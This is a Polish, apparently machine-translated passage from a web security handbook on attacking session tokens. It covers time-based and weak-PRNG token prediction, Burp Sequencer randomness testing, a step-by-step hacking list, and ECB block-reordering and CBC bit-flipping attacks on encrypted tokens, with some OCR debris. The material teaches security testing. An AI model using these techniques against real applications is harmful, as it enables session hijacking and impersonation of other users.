co natychmiast ujawnia ukryty wzór. Algorytm używany do generowania tokenów dodaje 0x97C4EB6A do poprzedniej wartości, obcina wynik do liczby 32-bitowej, a dane binarne koduje Base64, aby umożliwić ich transport za pomocą protokołu tekstowego HTTP. Korzystając z tej wiedzy, możesz łatwo napisać skrypt do tworzenia serii tokenów, które serwer wytworzy w następnej kolejności, oraz serii, które wytworzył przed przechwyceniem próbki.

Zależność od czasu

Niektóre serwery i aplikacje internetowe wykorzystują algorytmy do generowania tokenów sesji, które wykorzystują czas wygenerowania jako dane wejściowe do wartości tokena. Jeśli do algorytmu zostanie włączona niewystarczająca inna entropia, możesz przewidzieć tokeny innych użytkowników. Chociaż dowolna sekwencja tokenów sama w sobie może wydawać się przypadkowa, ta sama sekwencja w połączeniu z informacją o czasie wygenerowania każdego tokena może zawierać dostrzegalny wzór. W obciążonej aplikacji z dużą liczbą sesji tworzonych w każdej sekundzie atak skryptowy może z powodzeniem zidentyfikować dużą liczbę tokenów innych użytkowników. Podczas testowania aplikacji internetowej sprzedawcy internetowego autorzy napotkali następującą sekwencję tokenów sesji:

3124538-1172764258718

3124539-1172764259062

3124540-1172764259281

3124541-1172764259734

3124542-1172764260046

3124543-1172764260156

3124544-1172764260296

3124545-1172764260421

3124546-1172764260812

3124547-1172764260890

Każdy token wyraźnie składa się z dwóch oddzielnych elementów numerycznych. Pierwsza liczba ma prostą sekwencję rosnącą i jest łatwa do przewidzenia. Druga liczba zwiększa się za każdym razem o różną wartość. Obliczenie różnic między jego wartością w każdym kolejnym żetonie ujawnia, co następuje:

344

219

453

312

110

140

125

391

78

Wydaje się, że sekwencja nie zawiera wiarygodnego przewidywalnego wzoru. Oczywiście możliwe byłoby brutalne użycie odpowiedniego zakresu liczb w zautomatyzowanym ataku w celu wykrycia prawidłowych wartości w sekwencji. Przed przystąpieniem do tego ataku odczekujemy jednak kilka minut i zbieramy kolejną sekwencję żetonów:

3124553-1172764800468

3124554-1172764800609

3124555-1172764801109

3124556-1172764801406

3124557-1172764801703

3124558-1172764802125

3124559-1172764802500

3124560-1172764802656

3124561-1172764803125

3124562-1172764803562

Porównując tę drugą sekwencję żetonów z pierwszą, od razu rzucają się w oczy dwa punkty:

* Pierwsza sekwencja numeryczna rozwija się stopniowo; jednakże pięć wartości zostało pominiętych od końca pierwszej sekwencji. Jest to prawdopodobnie spowodowane tym, że brakujące wartości zostały wydane innym użytkownikom, którzy zalogowali się do aplikacji w oknie pomiędzy dwoma testami.

* Druga sekwencja numeryczna kontynuuje postęp w podobnych odstępach jak poprzednio; jednak pierwsza otrzymana wartość jest o 539 578 większa od poprzedniej wartości.

Ta druga obserwacja natychmiast ostrzega nas o roli czasu w generowaniu tokenów sesji. Najwyraźniej tylko pięć tokenów zostało wydanych między dwoma ćwiczeniami z chwytaniem tokenów. Jednak upłynął okres około 10 minut. Najbardziej prawdopodobnym wyjaśnieniem jest to, że druga liczba jest zależna od czasu i jest prawdopodobnie prostą liczbą milisekund. Rzeczywiście, nasze przeczucie jest słuszne. W kolejnej fazie naszych testów przeprowadzamy przegląd kodu, który ujawnia następujący algorytm generowania tokenów:

```
String sessId = Integer.toString(s_SessionIndex++) +
```

“-” +

System.currentTimeMillis();

Biorąc pod uwagę naszą analizę sposobu tworzenia tokenów, łatwo jest skonstruować atak skryptowy w celu zebrania tokenów sesji, które aplikacja wydaje innym użytkownikom:

* Kontynuujemy sondowanie serwera w celu uzyskania nowych tokenów sesji w krótkim odstępie czasu.

* Monitorujemy przyrosty pierwszej liczby. Gdy wzrośnie o więcej niż 1, wiemy, że token został wydany innemu użytkownikowi.

* Kiedy token został wydany innemu użytkownikowi, znamy górną i dolną granicę drugiego numeru, który został wydany tej osobie, ponieważ posiadamy tokeny, które zostały wydane bezpośrednio przed i po jego. Ponieważ często uzyskujemy nowe tokeny sesji, zakres między tymi granicami będzie zazwyczaj składał się tylko z kilkuset wartości.

* Za każdym razem, gdy token jest wydawany innemu użytkownikowi, przeprowadzamy atak siłowy w celu iteracji każdej liczby w zakresie, dołączając ją do brakującej liczby przyrostowej, o której wiemy, że została wydana innemu użytkownikowi. Próbujemy uzyskać dostęp do chronionej strony za pomocą każdego skonstruowanego przez nas tokena, dopóki próba się nie powiedzie i nie naruszymy sesji użytkownika.

* Ciągłe przeprowadzanie tego ataku skryptowego umożliwi nam przechwycenie tokena sesji każdego innego użytkownika aplikacji. Gdy zaloguje się użytkownik administracyjny, w pełni skompromitujemy całą aplikację.

Słabe generowanie liczb losowych

Bardzo niewiele z tego, co dzieje się w komputerze, jest przypadkowe. Dlatego, gdy do jakiegoś celu wymagana jest losowość, oprogramowanie wykorzystuje różne techniki do generowania liczb w sposób pseudolosowy. Niektóre z zastosowanych algorytmów tworzą sekwencje, które wydają się być stochastyczne i wykazują równomierny rozkład w całym zakresie możliwych wartości. Niemniej jednak każdy, kto uzyska małą próbkę wartości, może je ekstrapolować do przodu lub do tyłu z doskonałą dokładnością. Kiedy przewidywalny generator liczb pseudolosowych jest używany do tworzenia tokenów sesji, powstałe tokeny są podatne na sekwencjonowanie przez atakującego. Jetty to popularny serwer WWW napisany w 100% w Javie, który zapewnia mechanizm zarządzania sesją do użytku przez uruchomione na nim aplikacje. W 2006 roku Chris Anley z NGSSoftware odkrył, że mechanizm był podatny na atak polegający na przewidywaniu tokena sesji. Serwer użył interfejsu Java API java.util.Random do wygenerowania tokenów sesji. To implementuje „liniowy generator kongruencji”, który generuje następną liczbę w sekwencji w następujący sposób:

```
synchronized protected int next(int bits) {

seed = (seed * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1);

return (int)(seed >>> (48 - bits));

}
```

Algorytm ten bierze ostatnią wygenerowaną liczbę, mnoży ją przez stałą i dodaje kolejną stałą, aby uzyskać następną liczbę. Liczba jest obcinana do 48 bitów, a algorytm przesuwa wynik, aby zwrócić określoną liczbę bitów żądaną przez dzwoniącego. Znając ten algorytm i jedną wygenerowaną przez

niego liczbę, możemy łatwo wyprowadzić ciąg liczb, które algorytm wygeneruje w następnej kolejności. Przy odrobinie teorii liczb możemy również wyprowadzić sekwencję, którą wygenerowała wcześniej. Oznacza to, że atakujący, który uzyska pojedynczy token sesji z serwera, może uzyskać tokeny wszystkich bieżących i przyszłych sesji.

NOTATKA : Czasami, gdy tokeny są tworzone na podstawie danych wyjściowych generatora liczb pseudolosowych, programiści decydują się na skonstruowanie każdego tokena poprzez połączenie kilku kolejnych wyjść z generatora. Postrzeganym uzasadnieniem tego jest to, że tworzy to dłuższy, a zatem „silniejszy" token. Jednak taka taktyka jest zwykle błędem. Jeśli atakującemu uda się uzyskać kilka kolejnych wyjść z generatora, może to umożliwić mu wywnioskowanie pewnych informacji o jego stanie wewnętrznym. W rzeczywistości atakującemu może być łatwiej ekstrapolować sekwencję wyjść generatora w przód lub w tył.

Inne gotowe struktury aplikacji wykorzystują zaskakująco proste lub przewidywalne źródła entropii w generowaniu tokenów sesji, z których większość jest deterministyczna. Na przykład w frameworkach PHP 5.3.2 i wcześniejszych token sesji jest generowany na podstawie adresu IP klienta, czasu epoki podczas tworzenia tokena, mikrosekund podczas tworzenia tokena i liniowego generatora kongruencji. Chociaż jest tu kilka nieznanych wartości, niektóre aplikacje mogą ujawniać informacje, które pozwalają je wywnioskować. Serwis społecznościowy może ujawnić czas logowania oraz adres IP użytkowników serwisu. Dodatkowo, ziarno użyte w tym generatorze to czas rozpoczęcia procesu PHP, który można określić jako mieszczący się w niewielkim zakresie wartości, jeśli atakujący monitoruje serwer.

UWAGA: Jest to rozwijający się obszar badań. Słabości w generowaniu tokenów sesyjnych PHP zostały wskazane na liście mailingowej Full Disclosure w 2001 roku, ale nie wykazano, że faktycznie można je wykorzystać. Teoria z 2001 roku została ostatecznie zastosowana w praktyce przez Samy'ego Kamkara za pomocą narzędzia phpwn w 2010 roku.

Testowanie jakości losowości

W niektórych przypadkach można zidentyfikować wzorce w serii tokenów po prostu na podstawie inspekcji wizualnej lub niewielkiej ilości ręcznej analizy. Ogólnie rzecz biorąc, musisz jednak zastosować bardziej rygorystyczne podejście do testowania jakości losowości w tokenach aplikacji. Standardowe podejście do tego zadania stosuje zasady testowania hipotez statystycznych i wykorzystuje różne dobrze udokumentowane testy, które szukają dowodów na nielosowość w próbce tokenów. Etapy wysokiego poziomu w tym procesie są następujące:

1. Zacznij od hipotezy, że tokeny są generowane losowo.


2. Zastosuj serię testów, z których każdy obserwuje określone właściwości próbki, które mogą mieć określone cechy, jeśli tokeny są generowane losowo.

3. Dla każdego testu oblicz prawdopodobieństwo wystąpienia zaobserwowanych cech, opierając się na założeniu, że hipoteza jest prawdziwa.

4. Jeśli to prawdopodobieństwo spadnie poniżej pewnego poziomu („poziom istotności"), odrzuć hipotezę i wyciągnij wniosek, że tokeny nie są generowane losowo.

Dobra wiadomość jest taka, że nie musisz robić tego ręcznie! Najlepszym obecnie dostępnym narzędziem do testowania losowości tokenów aplikacji webowych jest Burp Sequencer. To narzędzie stosuje kilka standardowych testów w elastyczny sposób i daje jasne wyniki, które są łatwe do interpretacji. Aby użyć Burp Sequencer, musisz znaleźć odpowiedź z aplikacji, która wystawia token,

który chcesz przetestować, na przykład odpowiedź na żądanie logowania, które wystawia nowy plik cookie zawierający token sesji. Wybierz opcję „wyślij do sekwensera” z menu kontekstowego Burpa i w konfiguracji Sekwencera ustaw lokalizację tokena w odpowiedzi, jak pokazano na rysunku .



Możesz także skonfigurować różne opcje wpływające na sposób zbierania tokenów, a następnie kliknąć przycisk rozpoczęcia przechwytywania, aby rozpocząć przechwytywanie tokenów. Jeśli uzyskałeś już odpowiednią próbkę tokenów w inny sposób (na przykład zapisując wyniki ataku Burp Intruder), możesz użyć zakładki ładowania ręcznego, aby pominąć przechwytywanie tokenów i przejść od razu do analizy statystycznej.

Po uzyskaniu odpowiedniej próbki żetonów możesz przeprowadzić analizę statystyczną na próbce. Można również przeprowadzać analizy pośrednie, gdy próbka jest nadal pobierana. Ogólnie rzecz biorąc, uzyskanie większej próbki poprawia wiarygodność analizy. Minimalna wielkość próbki, jakiej wymaga Burp, to 100 tokenów, ale najlepiej byłoby uzyskać znacznie większą próbkę. Jeśli analiza kilkuset tokenów jednoznacznie wykaże, że tokeny nie przejdą testów losowości, można rozsądnie uznać, że nie ma potrzeby przejmowania kolejnych tokenów. W przeciwnym razie należy kontynuować przechwytywanie tokenów i okresowo ponownie przeprowadzać analizę. Jeśli zdobędziesz 5000 żetonów, które pomyślnie przejdą testy losowości, możesz zdecydować, że to wystarczy. Aby jednak osiągnąć zgodność z formalnymi testami FIPS na losowość, należy uzyskać próbkę 20 000 tokenów. Jest to największy rozmiar próbki obsługiwany przez Burp. Burp Sequencer przeprowadza testy statystyczne na poziomie znaków i bitów. Wyniki wszystkich testów są sumowane w celu uzyskania ogólnego oszacowania liczby bitów efektywnej entropii w tokenie; jest to kluczowy wynik do rozważenia. Można jednak również przeanalizować wyniki każdego testu, aby dokładnie zrozumieć, w jaki sposób i dlaczego różne części tokenu przeszły lub zakończyły się niepowodzeniem w każdym teście, jak pokazano na rysunku.

Metodologia stosowana dla każdego rodzaju testu jest opisana poniżej wyników testu.

Zauważ, że Burp wykonuje wszystkie testy indywidualnie dla każdego znaku i bitu danych w tokenie. W wielu przypadkach przekonasz się, że duże części tokena strukturalnego nie są przypadkowe; to samo w sobie może nie przedstawiać żadnej słabości. Liczy się to, aby token zawierał wystarczającą liczbę bitów, które przejdą testy losowości. Na przykład, jeśli duży token zawiera 1000 bitów informacji, a tylko 50 z tych bitów przechodzi testy losowości, token jako całość jest nie mniej niezawodny niż token 50-bitowy, który w pełni przechodzi testy.

UWAGA: Podczas przeprowadzania testów statystycznych dotyczących losowości należy pamiętać o dwóch ważnych zastrzeżeniach. Zastrzeżenia te wpływają na poprawną interpretację wyników testów i ich konsekwencje dla stanu bezpieczeństwa aplikacji. Po pierwsze, tokeny generowane w sposób całkowicie deterministyczny mogą przejść testy statystyczne pod kątem losowości. Na przykład liniowy kongruencyjny generator liczb pseudolosowych lub algorytm, który oblicza skrót liczby sekwencyjnej, może generować dane wyjściowe, które pomyślnie przejdą testy. Jednak osoba atakująca, która zna algorytm i wewnętrzny stan generatora, może ekstrapolować jego dane wyjściowe z całkowitą niezawodnością zarówno w kierunku do przodu, jak i do tyłu. Po drugie, tokeny, które nie przejdą testów statystycznych pod kątem losowości, mogą w rzeczywistości nie być przewidywalne w żadnej praktycznej sytuacji. Jeśli dany bit tokena nie przejdzie testów, oznacza to tylko, że sekwencja bitów obserwowana na tej pozycji zawiera cechy, które są mało prawdopodobne, aby wystąpiły w

prawdziwie losowym tokenie. Ale próba przewidzenia wartości tego bitu w następnym żetonie na podstawie zaobserwowanych cech może być niewiele bardziej niezawodna niż zgadywanie na ślepo. Pomnożenie tej zawodności przez dużą liczbę bitów, które należy przewidzieć jednocześnie, może oznaczać, że prawdopodobieństwo wykonania prawidłowej prognozy jest bardzo niskie.

KROKI HACKOWANIA

1. Określ, kiedy i jak wydawane są tokeny sesyjne, przechodząc przez aplikację od pierwszej strony aplikacji przez dowolne funkcje logowania. Powszechne są dwa zachowania:

* Aplikacja tworzy nową sesję za każdym razem, gdy otrzymane zostanie żądanie, które nie przesyła tokena.

* Aplikacja tworzy nową sesję po pomyślnym zalogowaniu. Aby zebrać dużą liczbę tokenów w sposób zautomatyzowany, najlepiej zidentyfikować pojedyncze żądanie (zazwyczaj GET / lub przesłanie loginu), które powoduje wydanie nowego tokena.

2. W Burp Suite wyślij żądanie tworzenia nowej sesji do Burp Sequencer i skonfiguruj lokalizację tokena. Następnie rozpocznij przechwytywanie na żywo, aby zebrać jak najwięcej tokenów. Jeśli używany jest niestandardowy mechanizm zarządzania sesją, a dostęp do aplikacji masz tylko zdalny, zbierz tokeny tak szybko, jak to możliwe, aby zminimalizować utratę tokenów wydanych innym użytkownikom i zmniejszyć wpływ jakiejkolwiek zależności czasowej.

3. Jeśli używany jest komercyjny mechanizm zarządzania sesją i/lub masz lokalny dostęp do aplikacji, możesz w kontrolowanych warunkach pozyskiwać nieskończenie duże sekwencje tokenów sesji.

4. Podczas gdy Burp Sequencer przechwytuje tokeny, włącz ustawienie „automatycznej analizy", aby Burp automatycznie okresowo przeprowadzał analizę statystyczną. Zbierz co najmniej 500 tokenów przed szczegółowym przejrzeniem wyników. Jeśli wystarczająca liczba bitów w tokenie przeszła testy, kontynuuj zbieranie tokenów tak długo, jak to możliwe, przeglądając wyniki analizy w miarę przechwytywania kolejnych tokenów.

5. Jeśli tokeny nie przejdą testów losowości i wydają się zawierać wzorce, które można wykorzystać do przewidywania przyszłych tokenów, wykonaj ponownie ćwiczenie z innego adresu IP i (jeśli dotyczy) innej nazwy użytkownika. Pomoże to określić, czy wykryto ten sam wzorzec i czy tokeny otrzymane w pierwszym ćwiczeniu można ekstrapolować w celu zidentyfikowania tokenów otrzymanych w drugim ćwiczeniu. Czasami sekwencja tokenów przechwyconych przez jednego użytkownika manifestuje wzorzec. Ale to nie pozwoli na prostą ekstrapolację na tokeny wydawane innym użytkownikom, ponieważ informacje takie jak źródłowy adres IP są wykorzystywane jako źródło entropii (takie jak ziarno do generatora liczb losowych)

6. Jeśli uważasz, że masz wystarczający wgląd w algorytm generowania tokenów, aby przeprowadzić zautomatyzowany atak na sesje innych użytkowników, prawdopodobnie najlepszym sposobem na osiągnięcie tego jest użycie dostosowanego skryptu. Może to generować tokeny przy użyciu określonych wzorców, które zaobserwowałeś, i zastosować wszelkie niezbędne kodowanie.


7. Jeśli dostępny jest kod źródłowy, dokładnie przejrzyj kod odpowiedzialny za generowanie tokenów sesji, aby zrozumieć zastosowany mechanizm i określić, czy jest on podatny na przewidywania. Jeśli entropia jest pobierana z danych, które można określić w aplikacji w zakresie brutalnej siły, rozważ praktyczną liczbę żądań, które byłyby potrzebne do brutalnego wymuszenia tokena aplikacji.

Szyfrowane tokeny

Niektóre aplikacje używają tokenów, które zawierają istotne informacje o użytkowniku i starają się uniknąć oczywistych problemów z tym związanych, szyfrując tokeny przed ich wydaniem użytkownikom. Ponieważ tokeny są szyfrowane przy użyciu tajnego klucza, który jest nieznany użytkownikom, wydaje się to solidnym podejściem, ponieważ użytkownicy nie będą mogli odszyfrować tokenów ani manipulować ich zawartością. Jednak w niektórych sytuacjach, w zależności od zastosowanego algorytmu szyfrowania i sposobu, w jaki aplikacja przetwarza tokeny, mimo wszystko użytkownicy mogą manipulować znaczącą zawartością tokenów bez faktycznego ich odszyfrowywania. Choć może to zabrzmieć dziwnie, w rzeczywistości są to wykonalne ataki, które czasami są łatwe do przeprowadzenia, a wiele rzeczywistych aplikacji okazało się na nie podatnych. Rodzaje ataków, które można zastosować, zależą od dokładnego używanego algorytmu kryptograficznego.

Szyfry EBC

Aplikacje wykorzystujące zaszyfrowane tokeny używają algorytmu szyfrowania symetrycznego, dzięki czemu tokeny otrzymane od użytkowników mogą zostać odszyfrowane w celu odzyskania ich znaczącej zawartości. Niektóre algorytmy szyfrowania symetrycznego wykorzystują szyfr „elektronicznej książki kodowej” (ECB). Ten typ szyfru dzieli zwykły tekst na bloki o równej wielkości (na przykład 8 bajtów każdy) i szyfruje każdy blok przy użyciu tajnego klucza. Podczas deszyfrowania każdy blok tekstu zaszyfrowanego jest odszyfrowywany przy użyciu tego samego klucza w celu odzyskania oryginalnego bloku tekstu jawnego. Jedną z cech tej metody jest to, że wzorce w tekście jawnym mogą skutkować wzorcami w tekście zaszyfrowanym, ponieważ identyczne bloki tekstu jawnego zostaną zaszyfrowane w identyczne bloki tekstu zaszyfrowanego. W przypadku niektórych typów danych, takich jak obrazy bitmapowe, oznacza to, że znaczące informacje z tekstu jawnego można rozpoznać w tekście zaszyfrowanym, jak pokazano na rysunku.



Pomimo tego niedociągnięcia w przypadku EBC, szyfry te są często używane do szyfrowania informacji w aplikacjach internetowych. Nawet w sytuacjach, w których nie pojawia się problem wzorców w tekście jawnym, nadal mogą istnieć luki w zabezpieczeniach. Wynika to z zachowania szyfru polegającego na szyfrowaniu identycznych bloków tekstu jawnego w identyczne bloki tekstu zaszyfrowanego. Rozważmy aplikację, której tokeny zawierają kilka różnych znaczących komponentów, w tym numeryczny identyfikator użytkownika:

rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715

000;

Kiedy ten token jest zaszyfrowany, najwyraźniej nie ma on znaczenia i prawdopodobnie przejdzie wszystkie standardowe testy statystyczne pod kątem losowości:

68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307329140AA
BD2223F003A8309DDB6B970C47BA2E249A067059140AABD223F003A8309A5C2EC

Stosowany szyfr EBC działa na 8-bajtowych blokach danych, a bloki tekstu jawnego są odwzorowywane na odpowiadające im bloki tekstu zaszyfrowanego w następujący sposób:

rnd=2458 68BAC980742B9EF8

992;app= 0A27CBBBC0618E38

iTradeEU 76FF3D6C6E6A7B9C

R_1;uid= B8FCA486F9E11922

218;user 776F0307329140AA

name=daf BD223F003A8309DD

ydd;time B6B970C47BA2E249

=6344304 A0670592D74BCD07

23694715 D51A3E150EFC2E69

000; 885A5C8131E4210F

Teraz, ponieważ każdy blok tekstu zaszyfrowanego będzie zawsze deszyfrowany do tego samego bloku tekstu jawnego, osoba atakująca może manipulować sekwencją bloków tekstu zaszyfrowanego, aby zmodyfikować odpowiedni tekst jawny w znaczący sposób. W zależności od tego, jak dokładnie aplikacja przetwarza wynikowy odszyfrowany token, może to umożliwić atakującemu przełączenie się na innego użytkownika lub zwiększenie uprawnień. Na przykład, jeśli drugi blok zostanie zduplikowany po czwartym bloku, sekwencja bloków będzie następująca:

rnd=2458 68BAC980742B9EF8

992;app= 0A27CBBBC0618E38

iTradeEU 76FF3D6C6E6A7B9C

R_1;uid= B8FCA486F9E11922

992;app= 0A27CBBBC0618E38

218;user 776F0307329140AA

name=daf BD223F003A8309DD

ydd;time B6B970C47BA2E249

=6344304 A0670592D74BCD07

23694715 D51A3E150EFC2E69

000; 885A5C8131E4210F

Odszyfrowany token zawiera teraz zmodyfikowaną wartość UID, a także zduplikowaną wartość aplikacji. Dokładnie to, co się stanie, zależy od tego, jak aplikacja przetwarza odszyfrowany token. Często aplikacje wykorzystujące tokeny w ten sposób sprawdzają tylko niektóre części odszyfrowanego tokena, takie jak identyfikator użytkownika. Jeśli aplikacja zachowuje się w ten sposób, to przetworzy żądanie w kontekście użytkownika, który ma identyfikator użytkownika 992, a nie oryginalny 218. Opisany właśnie atak polegałby na nadaniu odpowiedniej wartości rnd, która odpowiada poprawna wartość uid podczas manipulowania blokami. Alternatywnym i bardziej niezawodnym atakiem byłoby zarejestrowanie nazwy użytkownika zawierającej wartość liczbową z odpowiednim przesunięciem i

zduplikowanie tego bloku, aby zastąpić istniejącą wartość uid. Załóżmy, że rejestrujesz nazwę użytkownika daf1 i otrzymujesz następujący token:

9A5A47BF9B3B6603708F9DEAD67C7F4C76FF3D6C6E6A7B9CB8FCA486F9E11922A5BC430A

73B38C14BD223F003A8309DDF29A5A6F0DC06C53905B5366F5F4684C0D2BBBB08BD834BB ADEBC07FFE87819D

Bloki tekstu jawnego i zaszyfrowanego dla tego tokena są następujące:

rnd=9224 9A5A47BF9B3B6603

856;app= 708F9DEAD67C7F4C

iTradeEU 76FF3D6C6E6A7B9C

R_1;uid= B8FCA486F9E11922

219;user A5BC430A73B38C14

name=daf BD223F003A8309DD

1;time=6 F29A5A6F0DC06C53

34430503 905B5366F5F4684C

61065250 0D2BBBB08BD834BB

0; ADEBC07FFE87819D

Jeśli następnie zduplikujesz siódmy blok po czwartym bloku, odszyfrowany token będzie zawierał wartość uid równą 1:

rnd=9224 9A5A47BF9B3B6603

856;app= 708F9DEAD67C7F4C

iTradeEU 76FF3D6C6E6A7B9C

R_1;uid= B8FCA486F9E11922

1;time=6 F29A5A6F0DC06C53

219;user A5BC430A73B38C14

name=daf BD223F003A8309DD

1;time=6 F29A5A6F0DC06C53

34430503 905B5366F5F4684C


61065250 0D2BBBB08BD834BB

0; ADEBC07FFE87819D

Rejestrując odpowiedni zakres nazw użytkowników i ponownie przeprowadzając ten atak, możesz potencjalnie przechodzić przez cały zakres prawidłowych wartości UID i w ten sposób udawać każdego użytkownika aplikacji.

Szyfry CBC

Niedociągnięcia w szyfrach EBC doprowadziły do rozwoju szyfrów opartych na łańcuchu bloków szyfrów (CBC). W przypadku szyfru CBC, zanim każdy blok tekstu jawnego zostanie zaszyfrowany, jest on poddawany operacji XOR względem poprzedniego bloku tekstu zaszyfrowanego, jak pokazano na rysunku .



Zapobiega to szyfrowaniu identycznych bloków tekstu jawnego w identyczne bloki tekstu zaszyfrowanego. Podczas deszyfrowania operacja XOR jest stosowana w odwrotnej kolejności, a każdy odszyfrowany blok jest poddawany operacji XOR względem poprzedniego bloku tekstu zaszyfrowanego w celu odzyskania oryginalnego tekstu jawnego.

Ponieważ szyfry CBC pozwalają uniknąć niektórych problemów z szyframi EBC, w trybie CBC często używane są standardowe algorytmy szyfrowania symetrycznego, takie jak DES i AES. Jednak sposób, w jaki zaszyfrowane tokeny CBC są często wykorzystywane w aplikacjach internetowych, oznacza, że osoba atakująca może być w stanie manipulować częściami odszyfrowanych tokenów bez znajomości tajnego klucza. Rozważ odmianę poprzedniej aplikacji, której tokeny zawierają kilka różnych znaczących komponentów, w tym numeryczny identyfikator użytkownika:

rnd=191432758301;app=eBankProdTC;uid=216;czas=6343303;

Tak jak poprzednio, po zaszyfrowaniu tych informacji powstaje pozornie bezsensowny token:

0FB1F1AFB4C874E695AAFC9AA4C2269D3E8E66BBA9B2829B173F255D447C51321586257C
6E459A93635636F45D7B1A43163201477

Ponieważ ten token jest szyfrowany przy użyciu szyfru CBC, podczas odszyfrowywania tokena każdy blok tekstu zaszyfrowanego jest poddawany operacji XOR względem następnego bloku odszyfrowanego tekstu w celu uzyskania tekstu jawnego. Teraz, jeśli atakujący zmodyfikuje części tekstu zaszyfrowanego (token, który otrzymał), spowoduje to odszyfrowanie tego konkretnego bloku do śmieci. Jednak powoduje to również XORowanie następującego bloku odszyfrowanego tekstu względem innej wartości, co skutkuje zmodyfikowanym, ale nadal znaczącym tekstem jawnym. Innymi słowy, manipulując pojedynczym pojedynczym blokiem tokena, osoba atakująca może systematycznie modyfikować odszyfrowaną zawartość następującego po nim bloku. W zależności od tego, w jaki sposób aplikacja przetwarza wynikowy odszyfrowany token, może to umożliwić atakującemu przełączenie się na innego użytkownika lub zwiększenie uprawnień. Zobaczmy jak. W opisanym przykładzie atakujący działa przez zaszyfrowany token, zmieniając jeden znak na raz w dowolny sposób i wysyłając każdy zmodyfikowany token do aplikacji. Wiąże się to z dużą liczbą wniosków. Poniżej przedstawiono wybrane wartości, które pojawiają się, gdy aplikacja odszyfrowuje każdy zmodyfikowany token:

????????32858301;app=eBankProdTC;uid=216;time=6343303;

????????32758321;app=eBankProdTC;uid=216;time=6343303;

rnd=1914????????;aqp=eBankProdTC;uid=216;time=6343303;

rnd=1914????????;app=eAankProdTC;uid=216;time=6343303;

rnd=191432758301????????nkPqodTC;uid=216;time=6343303;

rnd=191432758301????????nkProdUC;uid=216;time=6343303;

